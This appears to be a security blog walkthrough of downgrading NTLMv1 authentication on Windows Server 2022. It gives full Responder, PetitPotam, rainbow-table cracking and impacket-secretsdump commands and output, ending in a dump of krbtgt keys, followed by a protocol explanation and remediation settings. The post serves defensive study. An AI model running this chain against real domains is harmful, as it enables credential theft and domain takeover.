

Cracking downgraded NTLMv1 SSP hashes with rainbow tables

 hunio.org/security/ntlmv1-ssp-cracking

hun

April 15, 2026

▼ Table of Contents

Introduction

NTLM downgrade attacks have been around for a while and are well known against systems like Windows Server 2012. After obtaining an NTLMv1 response with a custom challenge, it's relatively straightforward to recover the victim user or machine's raw NT hash via a [rainbow table](#).

With newer versions of SMB, the introduction of ESS, and more, this path became less and less viable. However, it turns out that Windows Server 2022 environments can still allow for a successful NTLM downgrade if NTLMv1 is permitted, and the (mis)configuration of the domain is identical to that of older versions of Windows Server.

Before diving into the downgrade, it's important to understand a few key concepts that make this attack possible.

NTLMv1

Computation and rainbow tables

The NT hash is derived by taking the user's plaintext password, [encoding it as UTF-16 little-endian, and hashing it with MD4](#). This 16-byte value is what's used in all subsequent NTLM computation.

When a client authenticates with NTLMv1, the server sends an 8-byte challenge. The client then takes its 16-byte NT hash, splits it into three 7-byte chunks, each used as an independent DES key to encrypt the challenge.

[This is done because DES uses an effective 56-bit \(7-byte\) key](#). Once encrypted, the resulting ciphertexts are referred to as CT1, CT2, and CT3, each 64 bits (8 bytes) in length because the [DES block size of 64 bits \(8 bytes\)](#).

`DES(key, challenge) -> 8-byte ciphertext`

CT1, CT2, and CT3 are then concatenated, resulting in a 24-byte NTLMv1 response sent over the network to the server.

Rainbow table attacks work against NTLMv1 because each ciphertext was produced by encrypting the same plaintext (the challenge). In making the challenge a known value (e.g. 1122334455667788), every possible ciphertext can be precomputed and mapped back to the key that produced it.

Security Support Provider (SSP)

[Security Support Providers \(SSPs\)](#) are DLLs ([AKA Authentication Packages](#)) that plug into the Local Security Authority (LSA) and implement various authentication protocols. They provide Windows with the logic to both act as a client or as a server.

These authentication packages support protocols like Kerberos, NTLM, and more, with [NTLM SSP being the Security Support Provider that implements and handles NTLM authentication](#).

When performing a downgrade attack against Windows Server 2022, tools like Responder will often display captured authentication attempts as NTLMv1-SSP. This refers to the NTLM Security Support Provider handling NTLMv1 authentication, rather than a distinct protocol.

Extended Session Security (ESS)

Extended Session Security (ESS) is a mechanism introduced for NTLMv1 ([and is native to NTLMv2](#)) meant to prevent rainbow table attacks. When ESS is enabled, the NTLMv1 response is no longer generated with a single server challenge. Instead, it introduces a client-generated challenge value alongside the server challenge, which adds enough variability to prevent rainbow table attacks from being effective.


However, ESS can be negotiated away if the client supports standard NTLMv1 authentication, which reopens the door for downgrade attacks.

Allowing for Downgrades

The specific Group Policy setting that controls this behavior is located at:

Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > Network security: LAN Manager authentication level

Referring to the [Microsoft documentation](#), levels 0–2 allow NTLMv1 authentication and enable this downgrade attack.



Downgrading Windows Server 2022

1. Set challenge to 1122334455667788 in Responder config

```
sudo nano /etc/responder/Responder.conf
```

```
; Custom challenge. Use "Random"  
Challenge = 1122334455667788
```

2. Run Responder with --disable-ess

```
sudo responder -I eth0 -v --disable-ess
```

```
[+] Poisoning Options:
    Analyze Mode           [OFF]
    Force WPAD auth        [OFF]
    Force Basic Auth       [OFF]
    Force LM downgrade     [OFF]
    Force ESS downgrade    [ON]

[+] Generic Options:
    Responder NIC          [eth0]
    Responder IP           [10.0.1.30]
    Responder IPv6         [::1]
    Challenge set          [1122334455667788]
    Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD ['_DOSVC']
    TTL for poisoned response [default]
```

3. In another terminal, coerce authentication from the domain controller (10.0.1.40)

```
python3 PetitPotam.py 10.0.1.30 10.0.1.40 -u 'user.one' -p 'Password1!'
```

```
Trying pipe lsarpc
[-] Connecting to ncacn_np:10.0.1.40[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

4. Obtain the NTLMv1-SSP hash (if LM and NT sections are identical, it worked!)

```
[SMB] NTLMv1-SSP Client : 10.0.1.40
[SMB] NTLMv1-SSP Username : SECURE\DC01$
[SMB] NTLMv1-SSP Hash : DC01$:SECURE:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:1122334455667788
```

```
DC01$:SECURE:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:1122334455667788
```

Recovering the NT hash

1. Break the NTLMv1 response into its respective ciphertexts

```
python3 ntlmv1.py --ntlmv1
```

```
DC01$:SECURE:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:1122334455667788
```

```
(.ntlmv1-venv)-(hun@kali)-[~/tools/ntlmv1-multi]
└─$ python3 ntlmv1.py --ntlmv1 DC01$:SECURE:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F:1122334455667788
Hashfield Split:
['DC01$', '', 'SECURE', '4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F', '4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F', '1122334455667788']

Hostname: SECURE
Username: DC01$
Challenge: 1122334455667788
LM Response: 4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F
NT Response: 4DBD276D5641A2D2F9F23E99FB5D821560ED917EFD9C717F
CT1: 4DBD276D5641A2D2
CT2: F9F23E99FB5D8215
CT3: 60ED917EFD9C717F

To Calculate final 4 characters of NTLM hash use:
./ct3_to_ntlm.bin 60ED917EFD9C717F 1122334455667788

To crack with hashcat create a file with the following contents:
4DBD276D5641A2D2:1122334455667788
F9F23E99FB5D8215:1122334455667788

echo "4DBD276D5641A2D2:1122334455667788">>14000.hash
echo "F9F23E99FB5D8215:1122334455667788">>14000.hash

To crack with hashcat:
./hashcat -m 14000 -a 3 -1 charsets/DES_full.charset --hex-charset 14000.hash ?1?1?1?1?1?1?1?1

Once complete run output through deskey_to_ntlm.pl
```

```
CT1: 4DBD276D5641A2D2
```

```
CT2: F9F23E99FB5D8215
```

```
CT3: 60ED917EFD9C717F
```

2. Recover the NT hash via rainbow table

```
./crackalack_lookup ~/ntlmv1-tables/tables/ ~/DES
```

```
Results
-----
4dbd276d5641a2d2    f85e2fa1cb8cec
f9f23e99fb5d8215    3b19aebfa2faa9
60ed917efd9c717f    1f920000000000
-----

Results have been written in JTR format to:    rainbowcrackalack_jtr.pot
Results have been written in hashcat format to: rainbowcrackalack_hashcat.pot
```

3. Rebuild the original NT hash

```
CT1: 4dbd276d5641a2d2 -> f85e2fa1cb8cec
```

```
CT2: f9f23e99fb5d8215 -> 3b19aebfa2faa9
```

```
CT3: 60ed917efd9c717f -> 1f920000000000
```

```
CT1 + CT2 + first two bytes of CT3 = f85e2fa1cb8cec3b19aebfa2faa91f92
```

4. Pass the hash for domain compromise!

```
impacket-secretsdump 'secure.local/DC01$'@10.0.1.40 -hashes  
' :f85e2fa1cb8cec3b19aebfa2faa91f92' -just-dc-user krbtgt
```

```
(hun@ kali)-[~]  
$ impacket-secretsdump 'secure.local/DC01$'@10.0.1.40 -hashes ' :f85e2fa1cb8cec3b19aebfa2faa91f92' -just-dc-user krbtgt  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bfa48ad91dcea270a72e587019256fc6:::  
[*] Kerberos keys grabbed  
krbtgt:aes256-cts-hmac-sha1-96:2ebd86fd3025ed36efbf7e3a6c1e148670cb4b49f0c6dadff4ee4a0ffd0924ec  
krbtgt:aes128-cts-hmac-sha1-96:e23310e739b7a7bdf8562a878ce21c04  
krbtgt:des-cbc-md5:ea0d205b6e048c46  
[*] Cleaning up...
```

Why this works

The authentication sequence is slightly backwards, with DC01\$ being the client and Responder being the server.

After coercing authentication, DC01\$ sends an NTLMSSP_NEGOTIATE message requesting ESS when connecting to Responder.

```
20... 10.0.1.40 10.0.1.30 SMB2 220 Session Setup Request, NTLMSSP_NEGOTIATE  
21... 10.0.1.30 10.0.1.40 SMB2 392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE  
22... 10.0.1.40 10.0.1.30 SMB2 365 Session Setup Request, NTLMSSP_AUTH, User: SECURE\DC01$  
  
NTLM Message Type: NTLMSSP_NEGOTIATE (0x00000001)  
Negotiate Flags: 0xe2088297, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Extended Session Security  
1... .. = Negotiate 56: Set  
.1... .. = Negotiate Key Exchange: Set  
.1... .. = Negotiate 128: Set  
...0... .. = Negotiate 0x10000000: Not set  
...0... .. = Negotiate 0x08000000: Not set  
...0... .. = Negotiate 0x04000000: Not set  
...1... .. = Negotiate Version: Set  
...0... .. = Negotiate 0x01000000: Not set  
...0... .. = Negotiate Target Info: Not set  
...0... .. = Request Non-NT Session Key: Not set  
...0... .. = Negotiate 0x00200000: Not set  
...0... .. = Negotiate Identify: Not set  
...1... .. = Negotiate Extended Session Security: Set  
...0... .. = Negotiate 0x00040000: Not set
```

Responder, using the --disable-ess flag, does not support ESS in the NTLMSSP_CHALLENGE response, which disables ESS.

```
13:44:34.321... 10.0.1.30 10.0.1.40 SMB2 392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE  
13:44:34.321... 10.0.1.40 10.0.1.30 SMB2 365 Session Setup Request, NTLMSSP_AUTH, User: SECURE\DC01$  
  
GSS-API Generic Security Service Application Program Interface  
  Simple Protected Negotiation  
    negTokenTarg  
      negResult: accept-incomplete (1)  
      supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)  
      responseToken [...]: 4e544c4d53535000020000000800080038000000158281e211223344556677880000000000000000a600a600400000000603802500  
    NTLM Secure Service Provider  
      NTLMSSP identifier: NTLMSSP  
      NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)  
      Target Name: C2CG  
    Negotiate Flags: 0xe2818215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info  
      1... .. = Negotiate 56: Set  
      .1... .. = Negotiate Key Exchange: Set  
      .1... .. = Negotiate 128: Set  
      ...0... .. = Negotiate 0x10000000: Not set  
      ...0... .. = Negotiate 0x08000000: Not set  
      ...0... .. = Negotiate 0x04000000: Not set  
      ...1... .. = Negotiate Version: Set  
      ...0... .. = Negotiate 0x01000000: Not set  
      ...1... .. = Negotiate Target Info: Set  
      ...0... .. = Request Non-NT Session Key: Not set  
      ...0... .. = Negotiate 0x00200000: Not set  
      ...0... .. = Negotiate Identify: Not set  
      ...0... .. = Negotiate Extended Session Security: Not set  
      ...0... .. = Negotiate 0x00040000: Not set  
      ...0... .. = Target Type Server: Not set
```

With the ESS negotiation process complete, DC01\$ authenticates using standard NTLMv1. Because there's no client challenge computed in the response, the Lan Manager Response and NTLM Response fields are identical.

```
321... 10.0.1.40 10.0.1.30 SMB2 365 Session Setup Request, NTLMSSP_AUTH, User: SECURE\DC01$
322... 10.0.1.30 10.0.1.13 SSH 230 Server: Encrypted packet (len=164)
322... 10.0.1.30 10.0.1.13 SSH 406 Server: Encrypted packet (len=340)

NTLM Secure Service Provider
NTLMSSP identifier: NTLMSSP
NTLM Message Type: NTLMSSP_AUTH (0x00000003)
> Lan Manager Response: 4dbd276d5641a2d2f9f23e99fb5d821560ed917efd9c717f
> NTLM Response: 4dbd276d5641a2d2f9f23e99fb5d821560ed917efd9c717f
> Domain name: SECURE
> User name: DC01$
> Host name: DC01
> Session Key: 48531de59ffc7f040bad610c471335eb
> Negotiate Flags: 0xe2808215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate
1... .. = Negotiate 56: Set
.1... .. = Negotiate Key Exchange: Set
..1... .. = Negotiate 128: Set
...0... .. = Negotiate 0x10000000: Not set
....0... .. = Negotiate 0x08000000: Not set
....0... .. = Negotiate 0x04000000: Not set
....0... .. = Negotiate Version: Set
....0... .. = Negotiate 0x01000000: Not set
....1... .. = Negotiate Target Info: Set
....0... .. = Request Non-NT Session Key: Not set
....0... .. = Negotiate 0x00200000: Not set
....0... .. = Negotiate Identify: Not set
....0... .. = Negotiate Extended Session Security: Not set
....0... .. = Negotiate 0x00040000: Not set
```

Remediation

Just like the previous NTLM downgrade paths, the primary remediation step is exactly the same. Ensure the following Group Policy setting enforces NTLMv2:

Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > Network security: LAN Manager authentication level > Send NTLMv2 response only.

In the registry, this is additionally known as `LmCompatibilityLevel`, where the corresponding value to Send NTLMv2 response only is 3. This key is located at:

`HKLM\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel`

These two are the minimum settings that will enforce NTLMv2, but the strongest configurations are Send NTLMv2 response only. Refuse LM & NTLM for the Group Policy and 5 in `LmCompatibilityLevel`.

References

- <https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4>
- <https://en.wikipedia.org/wiki/NTLM>
- https://en.wikipedia.org/wiki/Data_Encryption_Standard
- <https://cloud.google.com/blog/topics/threat-intelligence/net-ntlmv1-deprecation-rainbow-tables/>

- https://attl4s.github.io/assets/pdf/Understanding_Windows_Lateral_Movements_2023.pdf
- <https://learn.microsoft.com/en-us/windows/win32/secauthn/ssp-packages-provided-by-microsoft>
- <https://thievi.sh/blog/ntlm-fully-explained-for-security-professionals>
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4
- <https://www.praetorian.com/blog/ntlmv1-vs-ntlmv2/>
- <https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/network-security-lan-manager-authentication-level>
- <https://github.com/topotam/PetitPotam>
- <https://github.com/lgandx/Responder>
- <https://learn.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm>
- <https://learn.microsoft.com/en-us/windows/win32/secauthn/authentication-packages>